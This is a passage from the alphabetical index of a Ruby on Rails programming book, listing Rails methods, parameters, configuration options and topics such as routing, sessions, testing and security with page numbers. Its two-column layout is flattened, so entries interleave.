500 move_to_bottom method, 390 Neumann, Michael, 323 move_to_top method, 390 :new parameter, 451 :moved_permanently parameter, 230 new (Ruby constructor), 666 :multi_status parameter, 230 new_record method, 397 Multibyte library, 286 new_session attribute, 481 :multipart parameter, 525, 545 next_week method, 282 Multipart e-mail, 616 next_year method, 282 Multipart form data, 544 nil, 673 :multiple_choices parameter, 230 :no_content parameter, 230 Multithread, 682 :non_authoritative_information parameter, 230 Musketeers, Three, 418 Nonmodel fields, forms, 541–544 MVC, 14, 22–25, 46 :not_acceptable parameter, 230 architecture of, 23f :not_extended parameter, 231 coupling and, 23 :not_found parameter, 231 forms and, 523f :not_implemented parameter, 231 integration in Rails, 523 :not_modified parameter, 231 product migration, 76 :nothing parameter, 468 Rails and, 24f Notification by e-mail, 663 MySQL, 41, 323, see Database Number determine configuration of, 324 formatting, 515 not loaded error, 74 validating, 85, 404 security, 41 Number extension
N UMBER EXTENSIONS 751 P ARAMETERS ago, 281 :only parameter, 490 bytes, 281 :only_path parameter, 438 days, 281 Open Web Application Security Project even, 281 (OWASP), 637 exabyte, 281 open_session method, 247, 249 fortnights, 281 Openbase, 324 from_now, 281 optimise_named_routes (config), 685 gigabytes, 281 Optimistic locking, 355, 422 hours, 281 option_groups_from_collection_for_select kilobytes, 281 method, 531 megabytes, 281 :options option (to create_table), 300 minutes, 281 Oracle, 41, 325 months, 281 caching problem, 395n odd, 281 :order parameter, 333, 339, 391 ordinalize, 281 ordinalize method, 281 petabyte, 281 Original filename (upload), 546 since, 281 ORM, 27–28, 315 terabytes, 281 Active Record and, 28 until, 281 mapping, 27 weeks, 281 :overwrite_params parameter, 437, 438 years, 281 Number extensions, 281–282 number_to_currency method, 102 P Page number_to_currency method, 515 decoration, see Layout number_to_human_size method, 516 navigation, 57, 64 number_to_percentage method, 516 see also Pagination number_to_phone method, 516 Page caching, 496, 555 number_with_delimiter method, 516 page_cache_directory (config), 503, 685 number_with_precision method, 516 page_cache_extension (config), 503, 685 Numeric column type, 318 paginate method, 521 Pagination, 521 O pagination_links, 522 Object pagination_links method, 522 callback, 410 param_parsers (config), 685 composite, 353 Parameter security issues, 640 empty, 276 Parameters, 170f identity, 353 :accepted (assert_response), 230 Ruby, 666 :action (render), 467 serialization using marshaling, 677 :all (find), 97, 332 :object parameter, 127 :allow_nil (composed_of), 350 Object-oriented systems, 26, 27 :anchor (url_for), 438 Object-relational mapping, see ORM :as (has_one), 384 observe method, 414 :back (redirect_to), 472 observe_field, 577 :bad_gateway (assert_response), 230 observe_field method, 566, 577 :bad_request (assert_response), 230 observe_form, 577 :bcc (mail_to), 519 observe_form method, 577 :body (subject), 519 Observer, see Active Record, observer :buffer_size (send_file), 469 observers (config), 414 :builder (form_for), 540 odd method, 281 :cc (mail_to), 519 :offset parameter, 334 :class_name (composed_of), 349 :ok parameter, 231 :class_name (has_and_belongs_to_many), Olson, Rick, 20 372 One-to-one, one-to-many, see Association :class_name (has_one), 365
P ARAMETERS 752 P ARAMETERS :collection (render), 126, 553 :http_version_not_supported :collection (resources), 451 (assert_response), 230 :cols (text_area), 527 :id (button_to), 110 :conditions (Statistics [sum, maximum, :im_used (assert_response), 230 etc.] in database queries), 339 :include (find), 336, 394 :conditions (belongs_to), 362 :inline (render), 467 :conditions (connect), 430 :insufficient_storage (assert_response), 230 :conditions (find), 330, 333 :internal_server_error (assert_response), :conditions (has_and_belongs_to_many), 230 372 :joins (Statistics [sum, maximum, etc.] in :conditions (has_one), 365 database queries), 339 :confirm (link_to), 518 :joins (find), 334 :conflict (assert_response), 230 :layout (render), 468, 550 :constructor (composed_of), 350 :length_required (assert_response), 230 :content_type (render), 468 :limit (Statistics [sum, maximum, etc.] in :continue (assert_response), 230 database queries), 339 :converter (composed_of), 350 :limit (find), 333 :counter_cache (belongs_to), 396 :lock (find), 336 :locked (assert_response), 230 :created (assert_response), 230 :mapping (composed_of), 350 :defaults (connect), 430 :maxlength (hidden_field), 527 :dependent (has_one), 365 :maxlength (password_field), 527 :disposition (send_data), 469 :maxlength (text_field), 527 :disposition (send_file), 469 :member (resource), 451 :disposition (send_data), 469 :method (link_to), 93, 449, 518 :distinct (Statistics [sum, maximum, etc.] :method_not_allowed (assert_response), in database queries), 339 230 :encode (mail_to), 519 :missing (assert_response), 230 :error (assert_response), 230 :moved_permanently (assert_response), :except (after_filter), 490 230 :expectation_failed (assert_response), 230 :multi_status (assert_response), 230 :failed_dependency (assert_response), 230 :multipart (form_tag), 525, 545 :file (render), 467 :multiple_choices (assert_response), 230 :filename (send_data), 469 :new (resource), 451 :filename (send_file), 469 :no_content (assert_response), 230 :filename (send_data), 469 :non_authoritative_information :first (find), 332, 336 (assert_response), 230 :forbidden (assert_response), 230 :not_acceptable (assert_response), 230 :foreign_key (belongs_to), 362 :not_extended (assert_response), 231 :foreign_key (has_and_belongs_to_many), :not_found (assert_response), 231 372 :not_implemented (assert_response), 231 :foreign_key (has_one), 365 :not_modified (assert_response), 231 :format (connect), 457 :nothing (render), 468 :format (resource), 457 :object (render), 127 :found (assert_response), 230 :offset (find), 334 :from (find), 335 :ok (assert_response), 231 :gateway_timeout (assert_response), 230 :only (after_filter), 490 :gone (assert_response), 230 :only (before_filter), 490 :group (find), 335 :only_path (url_for), 438 :having (Statistics (sum, maximum, etc.) :order (Statistics [sum, maximum, etc.] in in database queries), 339 database queries), 339 :host (url_for), 438 :order (acts_as_tree), 391 :html (form_for), 525 :order (find), 333 :html (form_remote_tag), 581 :overwrite_params (url_for), 437, 438
P ARAMETERS 753 P ESSIMISTIC LOCKING :partial (render), 126, 468, 553, 554 :unprocessable_entity (assert_response), :partial_content (assert_response), 231 231 :password (url_for), 438 :unsupported_media_type :payment_required (assert_response), 231 (assert_response), 231 :popup (link_to), 518 :update (link_to_remote), 571 :port (url_for), 438 :update (render), 468, 600 :position (link_to_remote), 571 :upgrade_required (assert_response), 231 :precondition_failed (assert_response), 231 :url (form_for), 148, 525 :processing (assert_response), 231 :url_based_filename (send_data), 469 :protocol (url_for), 438 :use_proxy (assert_response), 231 :proxy_authentication_required :user (url_for), 438 (assert_response), 231 :xml (render), 187, 468 :readonly (find), 335 Parameters, configuration, 268 :redirect (assert_response), 231 params attribute, 110, 332, 462, 509, 524 :request_entity_too_large Parent table, see Association (assert_response), 231 parent_id column, 355, 390 :request_timeout (assert_response), 231 part method, 620 :request_uri_too_long (assert_response), :partial parameter, 126, 468, 553, 554 231 Partial template, see Template, partial :requested_range_not_satisfiable Partial-page templates, 552 (assert_response), 231 :partial_content parameter, 231 :requirements (connect), 430 Passenger, installation of, 655–656 :reset_content (assert_response), 231 :password parameter, 438 :rows (text_area), 527 password_field method, 527 :scope (acts_as_list), 389 :maxlength parameter, 527 security and, 641–642 :size parameter, 527 :see_other (assert_response), 231 password_field_tag method, 169 :select (Statistics [sum, maximum, etc.] in Passwords, 41, 70, 72, 635 database queries), 339 storing, 159 :select (find), 334 path attribute, 463 :select (has_many), 375 path_without_extension attribute, 463 :service_unavailable (assert_response), path_without_format_and_extension attribute, 231 463 :size (hidden_field), 527 Pattern matching, 675 :size (password_field), 527 Payment.rb, 144 :size (text_field), 527 :payment_required parameter, 231 :skip_relative_url_root (url_for), 438 perform_caching (config), 498, 685 :source (has_many), 374 perform_deliveries (config), 610, 687 :spacer_template (render), 554 Performance :status (render), 468 benchmark, 262 :status (send_data), 469 cache storage, 500 :streaming (send_file), 469 caching child rows, 394 :success (assert_response), 231 caching pages and actions, 496 :switching_protocols (assert_response), 231 counter caching, 395 :template (render), 468 profiling, 252, 262 :temporary_redirect (assert_response), 231 scaling options, 484 :text (render), 466 session storage options, 484 :through (has_many), 182, 374 and single-table inheritance, 382 :trailing_slash (url_for), 438 see also Deployment :type (send_data), 469 Performance testing, 249–253 :type (send_file), 469 Periodic sweeper, 485 :type (send_data), 469 periodically_call_remote, 575 :unauthorized (assert_response), 231 periodically_call_remote method, 575 :unique (has_many), 375 Pessimistic locking, 423
PETABYTE METHOD 754 Q UIRKS MODE petabyte method, 281 display, improving, 89–94 Phusion Passenger, 651 iteration one, 69–75 PickAxe (Programming Ruby), 666 products model, 75–79 Placeholder (in SQL), 331 validation, 86f, 87f, 85–89 named, 331 Production, see Deployment plugin (script), 262 log file, 662 plugin_loader (config), 681 Production servers, 653f, 653–654 plugin_locators (config), 682 production.rb, 267 plugin_paths (config), 682 request profiler (script), 262 plugins (config), 682 script profiler (script), 262 Plural (table name), 316 Profiling, 252 Pluralization, changing rules, 280 profile script, 262 pluralize method, 279 Programming Ruby, 666 pluralize method, 517 Project pluralize_table_names (config), 683 blank lines in, 52 Plurals, in names, 268, 271 creating, 46f, 44–46, 69 Polymorphic Associations, 380–385 dynamic content, 51 :popup parameter, 518 Hello, World!, 46–57 :port parameter, 438 linking pages, 57–60 port attribute, 463 reloading, 54 Port (development server), 78 review of, 61 port_string attribute, 463 see also Depot application :position parameter, 571 protected keyword, 87, 672 position column, 388 :protocol parameter, 438 post method, 228, 229, 248, 463 protocol attribute, 463 POST (HTTP method), 93, 462, 524 Prototype, 583f, 563–583 post_via_redirect method, 242 Element.hide, 567 Postfix, see Action Mailer Element.hide (Prototype), 567 Postgres, 41, 325 Element.show, 567 see also Database Element.show (Prototype), 567 position column, 355 Form.serialize, 577 Power find (), 332 helpers, 569 pre_loaded_fixtures (config), 688 innerHTML, 571 :precondition_failed parameter, 231 update the page, 570 prepend_after_filter method, 490 Window Class Framework, 576 prepend_before_filter method, 490 see also Ajax; JavaScript prepend_view_path (config), 685 prototype.js, see Ajax; Prototype Price, formatting, 101–102 Proxy requests, 653 price_must_be_at_least_a_cent method, 86 :proxy_authentication_required parameter, Primary key, 303, 320, 353 231 composite, 322 PStore, session storage, 482 disabling, 303, 360 public directory, 261 overriding, 321 Purists :primary_key option (to create_table), 303 gratuitous knocking of, 512 primary_key= method, 321 Purists, gratuitous knocking of, 29 primary_key_prefix_type (config), 683 push method, 375 Private method, 672 put method, 229, 463 hiding action using, 109 PUT (HTTP method), 462 private method gsub error, 474 puts method, 668 process method, 426 :processing parameter, 231 Q .procmailrc file, see Action Mailer Query cache, 356 Product maintenance, 69 query_string attribute, 463 add missing column, 79–84 Quirks mode, 133
R ACE CONDITION 755 RELOAD METHOD R raise_delivery_errors (config), 611, 687 Race condition, 422 Rake, 77 Radio buttons, 527 rake radio_button method, 527 creating tasks, 260 RadRails, 39 db:migrate, 73, 77, 294 Rails db:schema:migrations, 261 agility of, 16 db:sessions:clear, 114 API documentation, 19 db:sessions:create, 107 API documentation, personal, 40 db:test:prepare, 213 autoload files, 269 doc:app, 258 bug in, 620 doc:app, 679 built-in web server, 262 rails:freeze:edge, 264 configuration, 264–268 rails:freeze:gems, 263 console, starting, 33f rails:unfreeze, 264 conventions, 58 Rakefile, 257 cookies and, 106 stats, 191 core team, 20 rake databases and, 40 appdoc, 191 desktop, 40 Raw SQL, 354 development environment, 36 RDoc, 191, 258, 679 directories, 44, 45 templating, 560 directory structure, 257–258, 259f, 265 read_attribute method, 319, 417 documentation and, 16 read_fixture method, 622 editors for, 37 read_fragment method, 557 freezing README_FOR_APP, 191, 258 current gems, 263 :readonly parameter, 335 Edge, 264 Readystate 3 (Ajax), 573 to a gem version, 264 receive method, 620, 622 IDEs and, 38 Receiving e-mail, see Action Mailer integration of components, 523 Recipients (e-mail), 613 logging, 272 recognize_path method, 428 as MVC, 24 record_timestamps (config), 410, 683 MVC and, 24f RecordInvalid exception, 345 naming conventions, 270f, 268–271 RecordNotFound exception, 116 origin of, 16 Records, timestamping, 409 runner command, 621 Recovery advice, 68 single-threaded, 653 RedCloth (formatting), 517 testing support, 14 Redirect, 470–473 trends in use of, 14 permanent, 473 unfreezing, 264 prevent double transaction, 471 updating, 42 :redirect parameter, 231 upgrading, 33 redirect method, 249 version, 19, 44 redirect_to method, 117, 465, 471, 472, 606 versions, 36 :back parameter, 472 wiki, 322 redirect_to_index method, 129 see also Action; Request Handling; redirect_to_url attribute, 233 Routing Reenskaug, Trygve, 22 rails command, 44, 69, 211 register_template_extensions (config), 687 directories created by, 257 Regular expression, 675 rails:freeze:edge, 264 validation, 88 rails:freeze:gems, 263 Relational database, see Active Record, see rails:unfreeze, 264 Database RAILS_ENV, 267 relative_path attribute, 463 RAILS_RELATIVE_URL_ROOT, 441 reload method, 343
R ELOAD CHILD 756 RESOURCES METHOD Reload child, 369 headers attribute, 463 Reloading, development mode, 54 host attribute, 463 Remote database access, 72 host_with_port attribute, 463 remote_form_for, 577 method attribute, 462 remote_form_for method, 578 parameters, 462 remote_function, 576 path attribute, 463 remote_function method, 576 path_without_extension attribute, 463 remote_ip attribute, 463 path_without_format_and_extension remove method, 604 attribute, 463 remove_column method, 295 port attribute, 463 remove_index method, 302 port_string attribute, 463 rename_column method, 298 post, 463 rename_table method, 301 protocol attribute, 463 Render, 465–469 put, 463 automatic, 465 query_string attribute, 463 content type, 468 relative_path attribute, 463 layout, 468 remote_ip attribute, 463 method, 465 request_method attribute, 462 render method, 126, 187, 465, 508, 550, ssl? attribute, 463 553, 560, 613 url attribute, 463 :action parameter, 467 xhr, 463, 582 :collection parameter, 126, 553 xml_http_request, 463 :content_type parameter, 468 request attribute, 462, 509 :file parameter, 467 Request handling, 24, 47–48, 425–438 :inline parameter, 467 caching, 496 :layout parameter, 468, 550 filters, 489 :nothing parameter, 468 flash data, 116, 486 :object parameter, 127 modify response with filter, 490 :partial parameter, 126, 468, 553, 554 parameters and security, 115 :spacer_template parameter, 554 responding to user, 464 :status parameter, 468 submit form, 524 :template parameter, 468 see also Routing :text parameter, 466 Request parameters, see params :update parameter, 468, 600 :request_entity_too_large parameter, 231 :xml parameter, 187, 468 request_forgery_protection_token (config), 685 Render template, 464 request_method attribute, 462 render_to_string method, 469 :request_timeout parameter, 231 replace method, 603 :request_uri_too_long parameter, 231 replace_html, 132 :requested_range_not_satisfiable parameter, replace_html method, 601, 603 231 Request require keyword, 679 accepts attribute, 463 :requirements parameter, 430 body attribute, 463 rescue statement, 117, 676 content_length attribute, 464 reset! method, 249 content_type attribute, 463 :reset_content parameter, 231 delete, 463 Resource, see REST domain attribute, 463 resource method env attribute, 463 :format parameter, 457 environment, 463 :member parameter, 451 format attribute, 463 :new parameter, 451 format_and_extension attribute, 463 resource_action_separator (config), 686 get, 463 resource_path_names (config), 686 head, 463 resources method, 443 headers, 462 :collection parameter, 451
RESPOND _ TO METHOD 757 R UBY respond_to method, 185, 448, 457 connect, 429 Response controller, 440 compression, 488 defaults for url_for, 438 content type, 469 defaults used, 434 data and files, 469 displaying, 428 header, 469 experiment in script/console, 427 HTTP status, 468 :format for content type, 187 see also Render; Request handling generate, 428, 434 response attribute, 464, 509 map specification, 427, 429 REST, 181, 183, 441–458 map.connect, 427 adding actions, 451 named, 438 content types and, 457 named parameters, 429 controller actions for, 444 partial URL, 436 and forms, 525 pattern, 427 generate XML, 181–188 recognize_path, 428 HTTP verbs, 442 resources, 443 nested resources, 452 rooted URLs, 441 routing, 443 setting defaults, 430 scaffolding, 445 testing, 458–460 standard URLS, 443 URL generation, 433 Return value (methods), 670 and url_for, 433 Revealing elements, 136 use_controllers!, 429 rhtml, see Template validate parameters, 430 RJS wildcard parameters, 429 [], 605 with multiple rules, 431 <<, 605 :rows parameter, 527 alert, 606 RSS (autodiscovery), 520 call, 606 Ruby delay, 606 accessors, 671 draggable, 607 advantages of, 15 hide, 604 array, 673 insert_html, 603 begin statement, 676 redirect_to, 606 block, 675 remove, 604 classes, 666, 670 rendering, 468 comments, 668 replace, 603 constants, 668 replace_html, 601, 603 conventions, 15 select, 605 declarations, 670 show, 604 dynamic content, 51 sortable, 602, 607 editors for, 37 template, 600 exception handling, 117, 676 toggle, 604 exceptions, 676 update, 603 extensions to, see Active Support visual_effect, 607 hash, 673 see also Ajax; Template idioms, 677 RJS templates, 132 if statement, 674 robots.txt, 507 inheritance, 670 Rollback, see Transaction see also Single Table Inheritance Rolling log files, 662 instance method, 667, 670 Rooted URL, 441 instance variable, 667, 671 routes.rb, 427 introduction to, 666–679 routes_configuration_file (config), 682 iterator, 675 RouteSet class, 428 marshaling, 677 Routing, 25, 426–438 methods, 668
R UBY G EMS 758 SEND _ DATA METHOD modules, 672 caching, 650 naming conventions, 667 check id parameters, 641 nil, 673 controller methods, 642–643 objects, 666 cookie, 474 objects in database, 347, 348 cross-site scripting, 97, 643–645 parameters and =>, 674 data encryption, 647–648 protected, 87, 672 and deleting rows, 642 regular expression, 675 e-mail and, 622 require, 260, 269 encryption, callback, 411 require keyword, 679 ERb templates and, 513 rescue statement, 676 escape HTML, 54, 513 self keyword, 670, 678 exposed controller methods, 109 singleton method, 245 file uploads, 646–647 strings, 669 form parameters, 640–641 symbols, 668 and GET method, 505–507 symbols in, 60 id parameters, 641–642 version, 41 logging out, 178 versions, 31 MySQL, 41 while statement, 674 obscure e-mail addresses, 520 yield statement, 676 passwords, 70 RubyGems, 19, 35 protecting model attributes, 640 updating, 33, 42 push to lowest level, 639 versions, 42 Rails finders, 639 runner command, 262, 621, 663 request parameters, 115 rxml, see Template session fixation attack, 646 SQL injection, 331, 637–639 S SSL, 648–649 Salted password, 159 validate upload type, 546 Sample programs, 689–726 verification filters, 494 sanitize method, 513, 645 :see_other parameter, 231 save method, 327, 343, 345, 393, 421 :select parameter, 334, 339, 375 save! method, 345, 393, 419 select method, 528, 605 Saving, in associations, 393 select method, 232 scaffold generator, 445 select statement, 336 Scaffolding, dynamic, 84 select_all method, 354 Scaling select_date method, 532 sessions and, 106 select_datetime method, 532 see also Deployment; Performance select_day method, 532 Schema, see Active Record; Database select_hour method, 532 migration, see Migration select_minute method, 532 schema_format (config), 683 select_month method, 532 schema_migrations table, 77, 294 select_one method, 354 Schwarz, Andreas, 637 select_second method, 532 :scope parameter, 389 select_tag method, 542 script/ directory, 261 select_time method, 532 Script.aculo.us, 133, 583–599, 607 select_year method, 532 drag-and-drop, 590 Selection lists, 528, 530f Sortable.serialize, 594 self keyword, 670, 678 Visual effects, 598 send_data method, 259, 469 Scriptlet, 512 :disposition parameter, 469 Seckar, Nicholas, 20 :filename parameter, 469 seconds_since_midnight method, 282 :type parameter, 469 Security, 637–650 send_data method access, limiting, 171–174 :disposition parameter, 469
SEND _ FILE METHOD 759 SQL :filename parameter, 469 parameter setting for, 480 :status parameter, 469 PStore, 482 :type parameter, 469 restrictions, 478, 677 :url_based_filename parameter, 469 session_domain attribute, 480 send_file method, 469 session_expires attribute, 481 :buffer_size parameter, 469 session_id attribute, 481 :disposition parameter, 469 session_key attribute, 481 :filename parameter, 469 session_path attribute, 481 :streaming parameter, 469 session_secure attribute, 481 :type parameter, 469 storage options, 106, 481–485 Sending email, see Action Mailer URL rewriting, 106 Sendmail, see Action Mailer, configuration set_primary_key method, 321 sendmail_settings (config), 687 set_table_name method, 316 serialize method, 347 setup method, 221 Serialize (object using marshaling), 677 Shared code, 259 Server, see Deployment Shaw, Zed, 654 server script, 262 Shopping cart, see Cart, see Depot :service_unavailable parameter, 231 application session attribute, 106, 233, 464, 478, 509 show method, 604 session method, 480 Sidebar, 176f, 174–178 Session fixation attacks, 646 simple_format method, 516 session_domain attribute, 480 since method, 281, 282 session_expires attribute, 481 Single-Table Inheritance, 377–380 session_id attribute, 481 Singleton methods (in integration tests), 245 _session_id, 477 singularize method, 279 session_key attribute, 481 :size parameter, 527 session_path attribute, 481 :skip_relative_url_root parameter, 438 session_secure attribute, 481 SMTP, see Action Mailer, configuration session_store (config), 686 smtp_settings (config), 610, 687 Sessions, 105–109, 477–486 SOAP, 627, see Web service accessing, 464 Socket (MySQL), 74 ActiveRecordStore, 482 Sort list, 590 cart accessor, 109 sortable method, 602, 607 clearing, 114 Sortable.serialize method, 594 clearing old, 485, 663 sortable_element method, 593 conditional, 483 :source parameter, 374 cookie, 482 Source code, 689–726 cookies, 107 downloading, 17 cookies and, 106 :spacer_template parameter, 554 in database, 107, 482 Spider, 505 disabling, 481 Spinner (busy indication), 567 DRb storage, 482 SQL expiry, 485 abstraction and, 338 in database, 486 Active Record and, 330 flash data, 486 bind variable, 638 flat-file storage, 483 columns for single-table inheritance, 378 id, 477 created_at/created_on column, 355, 409 in-memory storage, 483 dynamic, 332 integration tests and, 246 foreign key, 358 keys, 107 id column, 355 memcached storage, 483 injection attack, see Security network drive storage, 500 insert, 397 new_session attribute, 481 issuing raw commands, 354 objects in, 477 joined tables, 357
SQL INJECTION SECURITY 760 T ABLES lock_version column, 355 String extension locking, 422 at, 278 magic column names, 355 chars, 286 parent_id column, 355, 390 each_char, 278 placeholders, 331 ends_with, 278 position column, 355, 388 first, 278 rows, deleting, 346 from, 278 select, 336 humanize, 279 type column, 355 last, 278 update, 343, 345, 397 pluralize, 279 updated_at/updated_on column, 355, singularize, 279 409 starts_with, 278 see also Database titleize, 279 SQL injection security, 637–639 to, 278 SQL Server, 41, 325, see Database String extensions, 278–280 SQL, in migration, 308 Strings (Ruby), 669 SQLite, 325, see Database Struts, 14, 23 SQLite 3, 34, 70 Stubs, 255 SQLite Manager, 75 Stylesheet, 91 SSL, 648 linking into page, 520 ssl? attribute, 463 stylesheet_include_tag method, 520 StaleObjectError exception, 424 stylesheet_link_tag method, 91, 520 Standard deviation, 338 subject method starts_with method, 278 :body parameter, 519 State, of application, 22 Subject (e-mail), 613 StatementInvalid exception, 116n submit_to_remote, 578 Static scaffold, see Scaffold submit_to_remote method, 578 Statistics (sum, maximum, and so on) in Submodules (for controllers), 269 database queries, 338 Subpages, see Layout Statistics (sum, maximum, etc.) in database :success parameter, 231 queries method sum method, 122, 277, 338 :having parameter, 339 Sweeper (caching), 501 Statistics [sum, maximum, etc.] in database Sweeper (session data), 485 queries method :switching_protocols parameter, 231 :conditions parameter, 339 SwitchTower, see Capistrano :distinct parameter, 339 Sybase, 326 :joins parameter, 339 Symbol extension :limit parameter, 339 to_proc, 284 :order parameter, 339 Symbol extensions, 284 :select parameter, 339 Symbols (:name notation), 668 Statistics for code, 191 Synchronicity, 570 stats, 191 :status parameter, 468 T :status parameter, 469 Tab completion, 37n Stephenson, Sam, 20, 563 Table naming, 269, 271, 316 store_full_sti_class (config), 684 table_name_prefix (config), 683 Straight inheritance, 381 table_name_suffix (config), 683 :streaming parameter, 469 Tables String creating, 300 extensions, 279 migrations, 299–304 format with Blue and RedCloth, 517 relationships between, 357–396 formatting, 515, 516 acts_as, 388–392 String column type, 318 associations, extending, 376–377 :string column type, 296 belongs_to, 362–364
TAIL COMMAND 761 T EST callbacks, 372 mailer, 619 child rows, preloading, 394–395 :temporary option (to create_table), 300 counters, 395–396 :temporary_redirect parameter, 231 declarations, 386f terabytes method, 281 foreign keys, creating, 358–360 Test has_one, 364–365 assert, 212, 214 has_and_belongs_to_many, 370–372 assert, 222 has_many, 366–371 assert_dom_equal, 229 join tables, models as, 373–376 assert_dom_not_equal, 230 join tables, multiple, 379f, 377–385 assert_equal, 222 joins, self-referential, 387 assert_generates, 458 model relationships, 360–361 assert_in_delta, 223 overview of, 357–358 assert_match, 223 saving, associations and, 392–394 assert_nil, 223 renaming, 301 assert_no_tag, 233 updating with Ajax, 574 assert_not_equal, 222 tail command, 118 assert_not_match, 223 Tapestry, 14 assert_not_nil, 223 Template, 508–514 assert_not_raise, 223 <%...%>, 52 assert_raise, 223 <%=...%>, 51 assert_recognizes, 458 accessing controller from, 509 assert_redirected_to, 226 Action Controller and, 465–469 assert_redirected_to, 231 adding new, 560–562 assert_response, 225, 226 autoloading, 269 assert_response, 230 business logic in, 511 assert_routing, 460 and collections, 125, 553 assert_select, 234 create XML with, 510 assert_select_email, 240 dynamic, 50, 55, 511 assert_select_encoded, 240 e-mail, 613 assert_select_rjs, 240 escape HTML, 513 assert_tag, 232 helpers, 514 assert_template, 232 HTML, 511 assert_valid, 223 html.erb, 511 assigns attribute, 233 layout, 548, see Layout Benchmark.realtime, 251 location of, 50, 600 cookies attribute, 233 naming convention, 269, 465, 508 delete, 229 partial, 125, 552–555 domain-specific language, 244 pass parameters to partial, 553 e-mail, 609, 622 Rails and, 29 environment, 212 using RDoc, 560 find_all_tag, 234 register new handler, 561 find_tag, 233 render, 464 fixture reval: example of dynamic template, 561 dynamic, 227 RJS, 132, 600 fixture data, accessing, 218 root directory, 508 fixture_file_upload, 234 shares instance variables, 509 fixtures, 217 sharing, 509, 554 flash attribute, 226, 233 using in controllers, 555 flunk, 223 xml.builder, 183, 510 follow_redirect, 234 see also Render; RJS; View follow_redirect!, 248 :template parameter, 468 functional template_root (config), 465, 508, 688 definition, 211 Templates get, 225, 229, 242, 248
TEST / DIRECTORY 762 TIMESTAMPED _ MIGRATIONS ( CONFIG ) get_via_redirect!, 249 :text column type, 296 head, 229 Text fields, 527 host!, 249 text_area method, 148, 527 https, 249 :cols parameter, 527 https!, 249 :rows parameter, 527 integration text_field method, 148, 527 definition, 211 :maxlength parameter, 527 open_session, 247, 249 :size parameter, 527 performance, see Performance text_field_tag method, 169, 542 post, 228, 229, 248 text_field_with_auto_complete method, 589 post_via_redirect, 242 Textile (formatting), 517 put, 229 textilize method, 517 redirect, 249 textilize_without_paragraph method, 517 redirect_to_url attribute, 233 TextMate, 37–39 reset!, 249 Thomas, Dave, 16 select, 232 Thread safety, 682 session attribute, 233 Threading (Rails is single-threaded), 653 setup, 221 :through parameter, 182, 374 standard variables, 233 Time unit, 211 extensions, 282 definition, 211 scaling methods, 281 url_for, 249 Time column type, 318 with_routing, 234 :time column type, 296 xhr, 229 Time extension xml_http_request, 229, 242, 248 at_beginning_of_day, 282 test/ directory, 258 at_beginning_of_month, 282 test.rb, 267 at_beginning_of_week, 282 Test::Unit, 212 at_beginning_of_year, 282 Testing, 210–255 at_midnight, 282 Action Controller, 495 change, 282 Action Mailer, 622–624 last_month, 282 configuration, 73–74 last_year, 282 data, 216 midnight, 282 debugging and, 272 monday, 282 directories, 211 months_ago, 282 dynamic fixtures, 250 months_since, 282 fixtures, 216–219 next_week, 282 fixtures for, 216 next_year, 282 functional, 224–240 seconds_since_midnight, 282 integration, 240–249 since, 282 mock object, 267 tomorrow, 282 mock objects, 253–255 years_ago, 282 performance, 249–253 years_since, 282 pre_loaded_fixtures (config), 688 yesterday, 282 Rails support for, 14 Time formatting, 283, 515 routing, 458–460 Time selection widget, 531 sessions and, 246 :time stamp column type, 296 support for, 211 Time zone, 283 unit, 220f, 211–223 Time, displaying, 55, 56 use_instantiated_fixtures (config), 688 Time-based cache expiry, 502 use_transactional_fixtures (config), 688 time_ago_in_words method, 515 YAML data, 216 time_zone (config), 682 :text parameter, 466 Timestamp columns, 409 Text areas, 527 timestamped_migrations (config), 683
T IMESTAMPING RECORDS 763 VALIDATE METHOD Timestamping records, 409 Unit test, see Test Title (dynamically setting), 551 Unit testing, 220f, 211–223 titleize method, 279 :unprocessable_entity parameter, 231 TMail, see Action Mailer :unsupported_media_type parameter, 231 tmp/ directory, 262 until method, 281 to method, 278 up method, 295 To address (e-mail), 613 :update parameter, 468, 571, 600 to_date method, 284 update method, 344, 603 to_json method, 275 update_all method, 344 to_proc method, 284 update_attribute method, 344 to_s method, 283 update_attributes method, 344 to_sentence method, 277 updated_at/updated_on column, 355, 409 to_time method, 283, 284 Updating Rails, 42 to_xml method, 187, 276 :upgrade_required parameter, 231 to_yaml method, 275 Upload file, 544 toggle method, 604 security issues, 646 Toggle visual effects, 599 URL tomorrow method, 282 absolute in links, 519 Tools, development, see Development degrade call to, 582 environment degrade to, 581 Tracing, 273 format, 25, 270 :trailing_slash parameter, 438 format of, 48 Transaction, 177, 418–422 generate with link_to, 59 ACID properties of, 418 generate with url_for, 433 commit, 418 mapping for, 48f implicit in save and destroy, 421 redirect, 470 keeping model consistent, 421 rewriting and sessions, 106 multidatabase, 422 :url parameter, 148, 525 nested, 422 url attribute, 463 rollback on exception, 418 URL generation, 433–441 transaction method, 418 :url_based_filename parameter, 469 Transfer file, 469 url_for method, 249, 433, 437, 439 uploading, 544 :anchor parameter, 438 Transient storage, see Flash :host parameter, 438 Translation, 193–206 :only_path parameter, 438 Tree (make table act as), 390 :overwrite_params parameter, 437, 438 Trees (Joyce Kilmer), 516 :password parameter, 438 truncate method, 93 :port parameter, 438 truncate method, 517 :protocol parameter, 438 TweakUI, 37 :skip_relative_url_root parameter, 438 Two-phase commit, 422 :trailing_slash parameter, 438 :type parameter, 469 :user parameter, 438 :type parameter, 469 Use cases, 64 Type cast, 319 use_accept_header (config), 686 type column, 355 use_controllers! method, 429 Type mapping (Active Record), 318 use_instantiated_fixtures (config), 688 :use_proxy parameter, 231 U use_transactional_fixtures (config), 688 :user parameter, 438 :unauthorized parameter, 231 Underscores, in names, 268 UTF-8, 285 Unicode example application using, 287 V Unicode, support for, 285–290 valid method, 398 :unique parameter, 375 validate method, 86, 397
VALIDATE _ ON _ METHOD 764 XHR validate_on_ method, 397 layout, see Layout validate_on_create method, 397 location for, 51f validates_acceptance_of method, 400 rendering, 24 validates_associated method, 400 time display, 57 validates_confirmation_of method, 401 see also ActionView, see also MVC validates_each method, 401 view_path (config), 682 validates_exclusion_of method, 402 Virtual attributes, 162 validates_format_of method, 88, 402 Visual effect, see Ajax validates_inclusion_of method, 402 Visual effects, 133, 598 validates_length_of method, 160, 403 toggling, 599 validates_numericality_of method, 85, 404 visual_effect, 135 validates_presence_of method, 85, 404 visual_effect method, 599, 607 validates_size_of method, 405 void(0) JavaScript, 565 validates_uniqueness_of method, 405 Volatile content Validation, 86f, 87f, 85–89, 220f, 397–406 caching, 502 conditional, 406 error messages, 219, 406 errors.add, 88 W Wait cursor (Ajax), 567 multiple model, 535 Warning (log level), 272 operation dependent, 397 Web 2.0, see Ajax; RJS price_must_be_at_least_a_cent, 86 Web server, 262, see REST valid, 398 -e option, 266 validate, 